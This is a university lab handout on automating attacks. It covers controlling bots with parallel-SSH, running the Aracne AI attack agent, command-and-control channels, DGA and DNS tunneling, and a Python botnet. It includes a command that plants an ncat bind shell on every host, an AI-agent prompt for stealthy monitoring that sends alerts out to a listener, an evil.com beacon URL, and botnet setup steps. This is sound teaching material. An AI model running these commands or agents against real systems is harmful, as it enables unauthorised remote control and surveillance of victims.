


AUTOMATING ATTACKS WITH MALWARE



November 27, 2025

“The one where we attack all the things!”

Credits

Content: Veronica Valeros, Sebastian Garcia, Maria Rigaki
Martin Řepa, Lukáš Forst, Ondřej Lukáš, Muris Sladić

Illustrations: Fermin Valeros

Introduction theme video: Art Fermin Valeros, Production: Veronica Valeros

Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš

Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš

CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová


Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2025-10
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
MATRIX	https://matrix.bsy.fel.cvut.cz/
CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
PASSCODE FORM (MOOC STUDENTS)	https://bit.ly/BSY-MOOCPasscode
FEEDBACK	https://bit.ly/BSY-Feedback
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO Animation	https://bit.ly/BSY-IntroTheme Or you can give us a like on YouTube 😊 
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY-Recordings

Results from the survey of the last class (14:32, 1m)

How was the pace of the class?

18 responses



- It was too fast, I got lost or missed parts
- It was too slow, I got bored or disengaged
- The pace was just right, I could follow comfortably

Parish notices (14:33, 1m)

- Sebas thanks the team and students abroad.
- Online students: Start the SCL class 10 because it will take 5 minutes.
- It is extremely good if you have an API from a cloud model like OpenAI, if not it is going to be slow.

Pioneer Prize for Assignment 7 (14:34, 1m)


1 st Place	2 nd Place	3 rd Place
		

Arduino Uno+WiFi ATmega328P+ESP8266 32Mb	IMMAX NEO LITE Smart bulb LED	IoT ESP8266 Lua NodeMcu Amica CP2102 WIFI module
hollimax	seredda1	zahorto2

Class **goal**: To understand why **automation** is needed in security and why we need automated **malware attacks** for our evaluation.

Automation and Malware (14:35, 4m)

Until now, we have learned step by step all the processes, from finding computers to gaining persistence and conducting attacks:



- What we have done so far is sufficient for attacking a single computer by hand. But it is not enough to control many victim computers.

Now we want to automate our attacks with **malware**. Can you imagine **why** we are doing this? Isn't it dangerous or illegal or unethical, or something?

As a pentester or red-teamer, there are many challenges in your work

- What if you need to keep accessing a computer **frequently** in the future?
 - The backdoor is there, but are you going to type by hand every time?
- As a pentester, you may need to access the computer once.
- As a red-teamer, you may need to simulate an attacker and access the computer many times.
- An attacker may need frequent, very long-term access.
- And what if you have **hundreds** of computers to control?
 - Manually executing commands on **every** infected computer is not an ideal solution.

When is a Good Idea to Automate? (14:39, 3m)

Automation is used in many different scenarios, not always in malicious cases:

- Defensive IT admin automation (**benign**):
 - The IT team is checking that computers have the latest updates.
 - The IT team is installing security patches.
 - Defensive command and control communications between IDS or XDRs.
 - Some IDS, like our own Slips¹, uses local P2P communication to share threat intelligence.
- Offensive IT security testing automation (**benign**):
 - Automation of pentesting tasks on many hosts.
 - Red team is installing benign *malware* to check:
 - If the organization monitors outgoing connections.
 - If the organization detects the transfer of weird code in the network.
 - If the organization is only vigilant because of the pentest, or they are always looking.
- Attackers need automation to (**Malicious**):

¹ <https://github.com/stratosphereips/StratosphereLinuxIPS/ondisinfect>

- Automated brute force of logins to other computers
- Automated exfiltration to the C&C server.
- To execute commands on all computers simultaneously.
- To see the state of bots
- To rent parts of the botnet
- To update/disinfect/etc.

Note for MOOC Students (14:42, 0m)


Class 10 has some Docker containers for you to use. So, remember that you will mostly work in Class 10 Lab Docker, unless otherwise specified. From it, you SSH to your bots. All SSHs have the same user (root) and password (admin).

MOOC Students: SCL HackerLab ▾

You SSH to the Class 10 lab Docker with

- `ssh 172.20.0.125`
 - User **root**. Pass **admin**
- Now you are in [MOOC Students: Class 10 Container ▾](#)

Architecture of the Dockers in SCL (14:42, 2m)



Automation with Parallel-SSH (14:44, 0m)

Parallel-ssh “*the asynchronous parallel SSH library designed for large-scale automation*”²

Goal: We will use parallel-SSH to remotely and simultaneously **control computers** (AKA the poor human’s botnet).

Configure Bots (14:44, 2m)

We need bots to be controlled so we can play the role of botmaster.

In CTU, each of you will create a user and give their computer as a bot.

In SCL, you have 2 bots you need to configure.

Create a new user ‘pedro’

We need a user to run the bots, so you don’t use root because people may abuse it.

MOOC Students: Class 10 Container ▾

Create the users in the bot1 and bot2 Docker from your Class10 Docker.

- `ssh 172.20.0.131 'useradd -p $(openssl passwd -1 th1s1sp3dr0) -m pedro'`
- `ssh 172.20.0.132 'useradd -p $(openssl passwd -1 th1s1sp3dr0) -m pedro'`
- User `root`, password `admin`

CTU Students: Docker container. ▾

- Add the user
 - `useradd -p $(openssl passwd -1 th1s1sp3dr0) -m pedro`
 - `-p` → Password to assign in /etc/shadow format!
 - In this case, the password is `th1s1sp3dr0`
 - `openssl passwd -1` → Generate a shadow format password of type `$1$`
 - `$1$` is MD5

² Ubuntu Manpage: pssh — parallel ssh program,
<https://manpages.ubuntu.com/manpages/trusty/man1/parallel-ssh.1.html>.

Testing parallel-ssh works as expected (14:46, 2m)

Before attempting to control more hosts, let's verify that parallel-ssh works with a single host.

CTU Students: Docker container. ▾

- Put your IP in the Matrix, so other friends can control you.
- Pick an IP from Matrix. Be kind.

MOOC Students: Class 10 Container ▾

CTU Students: Docker container. ▾

- Run parallel-ssh and insert the password when prompted
 - `parallel-ssh -A -H "<IP of friend or bot1>" -l pedro -O StrictHostKeyChecking=no -i "pwd"`
 - -A → Ask for a password
 - -H → Host to connect to (it can be a list)
 - -l → SSH username to use to connect
 - -O → SSH connection options
 - -O StrictHostKeyChecking=no → Accept SSH host keys from remote servers and those not in the known hosts list
 - -i → Show output inline for each server
 - "pwd" → Command to execute remotely on the host
 - Put the correct password **th1s1sp3dr0**
 - An example of the output of the command is shown below:

```
Warning: do not enter your password if anyone else has superuser
privileges or access to your account.
Password:
[1] 22:12:57 [SUCCESS] 172.16.1.70
/home/pedro
```

Solving some limitations with parallel-SSH (14:48, 4m)

There are many limitations in parallel-SSH. Let's address some of them.

- We do not want to manually enter the password for every host
 - sshpass³: is a tool that helps us securely pass passwords to SSH in a non-interactive way

³ sshpass(1) - Linux man page, <https://linux.die.net/man/1/sshpas>. Accessed on 11/23/2022

- `sshpass -p this1sp3dr0 parallel-ssh -A -H "<IP>" -l pedro -O StrictHostKeyChecking=no -i "pwd"`
- We do not want to see the SSH banner every time for every host
 - We will use the SSH option `-O LogLevel` to restrict this output
 - `sshpass -p this1sp3dr0 parallel-ssh -A -H "<IP>" -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -i "pwd"`
- We do not want to scroll in our terminal to see the results, as we can miss things
 - We will instruct parallel-ssh to store the output, allowing us to view it later.
 - We will remove the `-i` option, so we will output everything to the output files.
 - `sshpass -p this1sp3dr0 parallel-ssh -A -H "<IP>" -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pwd"`
 - Check which computers answered
 - `ls pssh-output/*`
 - Check that the command is working and the output was stored:
 - `cat pssh-output/*`

Let's connect to many hosts automatically with parallel-ssh

(14:52, 3m)

- We do not want to manually list all the hosts to connect to in the command, so create a file with this content.
- **CTU Students: Docker container.** ▾
 - Create a list of 10 **random** IPs to connect to and store it in a file `pssh-hosts`
 - `for ip in $(seq 1 10); do printf "172.20.0.%d\n" "$((RANDOM % 49 + 2))"; done | tee pssh-hosts`
 - `RANDOM % AA + BB:`
 - `RANDOM` is a system variable that is replaced every time with a random number

- AA is the maximum host
 - BB is the minimum host
- MOOC Students: SCL HackerLab ▾
 - Put both your bots in the list.
 - `echo -e "172.20.0.131\n172.20.0.132" > pssh-hosts`
- Check the command worked and that the pssh-hosts file is not empty:
 - `cat pssh-hosts`
- Instruct parallel-ssh to read the hosts from the **pssh-hosts** file:
 - `sshpass -p th1s1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "whoami" 2>/dev/null`
 - Check it worked:
 - `cat pssh-output/*`

```
root@bsylabs:~$ cat pssh-output/*
pedro
pedro
pedro
pedro
```

- `grep -H "" pssh-output/*`

```
root@bsylabs:~$ grep -H "" pssh-output/*
pssh-output/172.16.1.41:pedro
pssh-output/172.16.1.43:pedro
pssh-output/172.16.1.47:pedro
pssh-output/172.16.1.50:pedro
```

Some example commands to do with parallel-ssh (14:55, 5m)

- List processes running on every computer:
 - `sshpass -p th1s1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "ps uafx" 2>/dev/null`
- Run a screen with some processes in the background:

- `sshpass -p this1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "screen -d -m -S automation-screen bash -c 'while true; do echo $(date); sleep 60; done'" 2>/dev/null`
- Kill the screen processes in every computer:
 - `sshpass -p this1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pkill screen" 2>/dev/null`
- Run a reverse shell in every computer using a screen:
 - `sshpass -p this1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "screen -d -m -S this-is-fine bash -c 'ncat -l 9000 -k -c /bin/bash'" 2>/dev/null`
- Test if it works in a computer that was successful
 - `ncat <IP> 9000`
`ls -alh`

```
root@class10-lab:~# ncat 172.20.0.131 9000
ls -alh
total 24K
drwxr-xr-x 3 pedro pedro 4.0K Nov  9 12:35 .
drwxr-xr-x 1 root  root  4.0K Nov  9 12:33 ..
-rw-r--r-- 1 pedro pedro 220 Jun  6 14:38 .bash_logout
-rw-r--r-- 1 pedro pedro 3.5K Jun  6 14:38 .bashrc
drwxr-xr-x 3 pedro pedro 4.0K Nov  9 12:35 .cache
-rw-r--r-- 1 pedro pedro 807 Jun  6 14:38 .profile
```
- Kill all the ncat processes in every computer:
 - `sshpass -p this1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pkill ncat" 2>/dev/null`

What are the limitations of this type of automation? (15:00, 2m)

We managed to overcome some of the limitations of Parallel-SSH. However, there are many more limitations that make this type of automation not ideal:

- Requires previous SSH access.

- Hard to deal with access errors.
- Unilateral communication: we send instructions, and then we retrieve results asynchronously.
- Easy to block.
- No information is available on whether the connection is down, blocked, or not working.
- No recovery mechanism.
- Managing multiple users and passwords for hosts can be challenging.

AI Automation (15:02, 2m)

When discussing the automation of attacks, we must consider the role of **AI**. Over the last year, AI has been increasingly used to automate successful attacks.

It has been used to play CTFd, to win bug-bounties⁴, to do pentest, to do red-teaming, and to attack for real⁵.

Some projects exist already using AI to attack, some are companies, such as:

- [Autonomous Cyber](#), [CrackenAGI](#), [ETHIACK](#), [Horizon3](#), [Irregular](#), [Kindo](#), [Lakera](#), [Mindfort](#), [Mindgard](#), [NDAY Security](#), [Penligent](#), [Runsybil](#), [Selfhack](#), [Sola Security](#), [SQUR](#), [Staris](#), [Terra Security](#), [Vibeproxy](#), [Xint](#), [XBOW](#), [ZeroPath](#), [Zynap](#), [7ai](#)

Some are free software, such as

- <https://github.com/usestrix/strix>, <https://github.com/GreyDGL/PentestGPT>, <https://github.com/aress31/burpgpt>, <https://github.com/aliasrobotics/cai>, and <https://github.com/stratosphereips/aracne.git>

Not all of them are the same, and there are many different capabilities for the AI.

- Attacks a webpage
- Attacks a binary protocol
- Attacks what humans say
- Decides what to attack
- Plans the strategy
- Auto-evaluation

⁴ <https://xbow.com/blog/xbow-on-hackerone-whats-next>

⁵ <https://www.anthropic.com/news/disrupting-AI-espionage>

In our class, we will use the AI attacker created by Stratosphere. Aracne:

<https://github.com/stratosphereips/aracne.git>


Aracne (15:04, 11m)

Aracne was designed by Stratosphere lab, developed in 3 weeks by the high-school student Tomas Nieponice, and evaluated by Veronica Valeros for 6 months.

The basic architecture of Aracne is

- Multi-Agent (Agentic)
- Multi-LLM
- Strategic planning and operational execution
- Auto-evaluated
- Not human-in-the-loop.

Attacking Agent Without Summarization Module



Let's install Aracne

CTU Students: Docker container. ▾

MOOC Students: Class 10 Container ▾

- `git clone https://github.com/stratosphereips/aracne.git`
- `cd aracne`
- `apt install python3.11-venv (if needed)`
- `python3 -m venv venv`
- `source venv/bin/activate`
- `pip install -r requirements.txt`
- `python ./aracne.py -h`

Let's configure Aracne

If you have an OpenAI API key or the CESNET API key

Edit the file called “**.env**” to add

- `OPENAI_API_KEY=xxxxxxxxxxxxxxxxxxxxxx`

LESSON 10 / AUTOMATING ATTACKS WITH MALWARE

- `CESNET_API_KEY=xxxxxxxxxxxxxxxxxxxxxx`

If not, you will use your local ollama. This will work, but it is going to be slow. You still need to create the .env file:

- `touch .env`

Change the models used in the config file (15:15, 2m)

- `vim agent/config/AttackConfig.yaml`

If you have OpenAI API (best thinking)

- `planner_source: openai`
- `planner_model: o3-mini-2025-01-31`
- `interpreter_source: openai`
- `interpreter_model: gpt-3.5-turbo`

If you have a CESNET API,

- `planner_source: cesnet`
- `planner_model: gpt-oss-120b`
- `interpreter_source: cesnet`
- `interpreter_model: qwen3-coder`

If you don't have those, use your local ollama in SCL (slower)

- `planner_source: ollama`
- `planner_model: qwen3:1.7b`
- `interpreter_source: ollama`
- `interpreter_model: qwen3:1.7b`

MOOC Students: Class 10 Container ▾

If you are using ollama as a provider in the SCL, set the host to the following IP address (address of the local ollama):

- `ollama:`
`kind: ollama`
`host: 172.20.0.100`
`port: 11434`

Let's configure your target (15:17, 2m)

CTU Students: Docker container. ▾

- Go to Matrix, put your IP, and ask kindly to be attacked by a friend.

MOOC Students: Class 10 Container ▾

- The target you are going to be attacking is **172.20.0.131** or **172.20.0.132**

CTU Students: Docker container. ▾

MOOC Students: Class 10 Container ▾

- `vim agent/config/AttackConfig.yaml`

Add a new target (bot1 is just a name):

- `bot1:`
`host: <IP of your bot or friend>`
`port: 22`
`user: pedro`
`password: th1s1sp3dr0`

And set the default target:

- `default_target: bot1`

Run Aracne (15:19, 15m)

Make sure everything **works**

- `python ./aracne.py -h`

Run a **test** in the target

- `python ./aracne.py -g "How long has the system been running?"`
- `python ./aracne.py -g "Tell me who is logged in."`

Lateral Movement

- `python ./aracne.py -g "Find all the computers around this one, list, order by impact, and show me their top 100 open ports. Check which is the correct network."`

More complex requests

- `python ./aracne.py -g "You are not root in this computer. You are a stealthy attacker. I need to know when anyone starts a`

```
new process in real time and send me an alert to IP 172.20.0.3
port 9000 saying '<date> new process <process> from <user>'.
Run in the background"
```

- After doing this one you need to do

```
■ ncat -uLk 9000
```

Now you play!

- Think of actions you want to automate, and which questions can you take.

As you may have noticed, the performance largely depends on the models and their complexity. Also in the prompts and questions.

CTU Students, clean up your container! (15:34, 1m)

- Delete `pedro` from the users:
 - `deluser pedro`
 - `rm -rf /home/pedro/`
- Check running processes:
 - `ps afx`
- Kill foreign running processes:
 - `pkill screen`
 - `kill -9 <pid>`

~~~~  **First Break!**  ~~~~ (15:35, 10m)

### Command and Control Channels (15:45, 2m)

A command and control channel (C&C or CC or C2) is any mechanism that the infected computer (victim) uses to send updates to the controller and receive commands.

- What a C&C needs

- A way to reconnect to the C&C server so it is aware of the infection.
- A way to receive orders.
- A way to send answers back.
- Do not confuse C&Cs with connections to download binaries or to update the malware.
- Extra reading: Command & Control Understanding, Denying and Detecting' <https://arxiv.org/pdf/1408.1136.pdf>

## Network-based Command-and-Control (15:47, 2m)

1. Usually **initiated by the victim** (due to factors such as FW, security policies, and controls).
2. You want to send orders fast, so expect a fast **heartbeat**.
  - a. Usually, from seconds to up to a minute. Avg 10 minutes.
  - b. Rare cases where the heartbeat takes weeks.
3. Control of **various** computers at the same time, so if you see many victims, you can see them doing the same C&C connections.
4. **Synchronicity**, since you want all your victims to attack at the same time.
5. **Encrypted** for privacy. Many do not encrypt because they do not care.
6. **Obfuscated** are awesome, but usually, the bandwidth is much less.
7. Same with **steganography**. Very secure, but not so useful.

***Be careful:** One thing is the C&C **protocol** used to actually transfer orders and data, and another thing is **how to find the command and control server on the Internet to start the C&C protocol**.*

## Examples of ways to find the C&C servers (15:49, 15m)


Imagine you create malware, send it to the Internet, and need to control it. How would you do it?

You need a C&C channel. So you can.

- Use an IP address directly in the malware.

- Use a domain.
- Use DGA: Domain Generation Algorithm ([Wikipedia](#))
  - An algorithm to generate a pseudo-random list of domains.
  - The actual need is to have two **non-communicating** parts that can generate the **same** information when requested. But they can coordinate before starting.
  - To generate the same values, you need to know the **key** and the **algorithm**.
  - Example algorithm
    - `C=$(date +%s); B=$((C / 100)); A=$(echo $B| sha256sum |tr -d ' - ' ); echo ${A:35:45}.com`
    - What is the key?
  - Now that you know the algorithm. Let's **play!**
    - I will run a mysterious CC server.
      - `bash CC.sh`
    - It is listening on IP **172.20.0.3**, port 9001/TCP.
    - It is expecting the domain that will be generated on
      - **Dec 1 15:25 UTC 2022**
    - You have to **send** the correct domain generated by the example algorithm using ncat:
      - First, generate the domain somehow
      - Then send it to
        - `ncat 172.20.0.3 9000`
    - How to solve: `C=$(date +%s -d "Dec 1 15:25 UTC 2022"); B=$((C / 100)); A=$(echo $B| sha256sum |tr -d ' - ' ); echo ${A:35:45}.com`
  - Fast-Flux

Fast-flux is a technique where the same domain resolves very quickly to different IP addresses, so no one can see the real C&C server.



- One new IP per second or more
- The IPs must work! Typically, they are the IP addresses of infected bot computers.
- Let's do some checks
  - `git clone https://github.com/eldraco/fast-flux-check.git`
  - `cd fast-flux-check`
  - `python3 -m venv venv`
  - `source venv/bin/activate`
  - `pip install dnspython`
  - `python3 fast-flux-check.py tissatimber.com`

## Examples of protocols that were converted into C&C channels (16:04, 8m)

- **HTTPs**
  - `https://www.evil.com/status=up`




- `https://1.1.1.1/status=up`
- Status updates are easily done with steganography since it is a binary update
  - New idea for you: the bot requests different SNI subdomains to report, and C&C sends corresponding certificates. 🤖
- This is the most common C&C channel. Why?
- Using hostnames? or only IPs? What is the difference?
- Easy to encrypt!
- Mixed with real benign traffic. Hard to block.
- A **custom** port and protocol
  - You create a new, super-duper protocol and use your own, weird port.
  - What is bad about this?
- In **domain names**. A.K.A. DNS tunneling
  - DNS query to a benign DNS server.
  - The domain is controlled by the attacker.
  - The domain and its subdomains contain data, which is usually encoded and compressed.
    - `A=$(echo "get order " | base64); echo $A.mydomain.com`
      - `Z2V0IG9yZGVyICAK.mydomain.com`
    - What about adding compression?
    - What about adding encryption?
- DoH (DNS over HTTPS) ([Wikipedia](#))
  - First, it does an HTTPS request
  - Inside talk JSON with DNS request
  - Alternatively, use a direct DNS variant that communicates with the wire in an on-the-wire format, utilizing MIME.
- IRC
  - Internet Relay Chat

- P2P (peer-to-peer) networks
- Bluetooth connections
- Air-gapped computers
  - Audio connections
  - Vibration connections
  - Laser
  - Infrared (IR)
- Social networks
- Cloud

## A Working CC Communication Channel (16:12, 1m)

**HappyStoic/PythonBotnet:** Simple Command and Control (C&C) botnet written asynchronously using Asyncio in Python3.7. Communication is implemented using unencrypted WebSockets.



## Install basic botnet code (16:13, 3m)

CTU Students: Docker container. ▾

MOOC Students: Class 10 Container ▾

MOOC Students: Bot 1 Container ▾

(MOOC in two places!)

- Clone the repository:
  - `git clone https://github.com/HappyStoic/PythonBotnet.git`
  - `cd PythonBotnet`
- Create a virtual environment
  - `apt install python3.11-venv` (if you need)
  - `python3 -m venv venv`
  - `source venv/bin/activate`
- Install:
  - `pip install .`

## Start the server (16:16, 1m)

CTU Students: Docker container. ▾

MOOC Students: Class 10 Container ▾

- Start the **server** in the background using Tmux:
  - `tmux new-session -d -s botnet_server "python3 /root/PythonBotnet/src/server.py"`
- Can run as root since commands are not executed here.

## Start one bot (16:17, 1m)

- **CTU** Students: Now, find a friend in Matrix and connect to their **server**, so they can control your bot.
- **MOOC** Students: Your **server** is in **172.20.0.125**

CTU Students: Docker container. ▾

MOOC Students: Bot 1 Container ▾

- Start bot **client** in the background using Tmux:
  - `tmux new-session -d -s botnet_client "python3 /root/PythonBotnet/src/client.py -s <server IP>"`

## Be the Botmaster (16:18, 5m)

CTU Students: Docker container. ▾

MOOC Students: Class 10 Container ▾

- Install a WebSocket client (only for when you are the controller later)
  - `npm install -g wscat`
- This is similar to an ncat for WebSockets. Allows you to connect and interact.
- Connect to the Server on your local machine with the WebSocket client to control the bots:
  - `wscat -c ws://127.0.0.1:6767`

```

Connected (press CTRL+C to quit)
< Enter:
* "0" - to print bot clients collection
* Indexes of clients separated by space to send bash command to
* Index of one client to jump into bash (send "exit" for termination)

> 0
<
+-----+-----+-----+
| Index | Remote address | Logged as |
+-----+-----+-----+
| 1     | 127.0.0.1      | root     |
+-----+-----+-----+

```
  - Works like this:
    - See all connected bots to the C&C by putting 0

- 0
- Open a non-interactive shell with ID of a target bot:
  - 1
- Or choose multiple bots (if connected) and send all of them one command
  - 1 2 3
  - ls /

~~~~  **Second Break!**  ~~~~ (16:23, 10m)

Using the Lightaidra botnet (16:33, 1m)

A more complex and realistic setup can be found using a real botnet. We will use Lightaidra⁶, which has been used as a basis for several IoT attacks in IRC-based botnets.
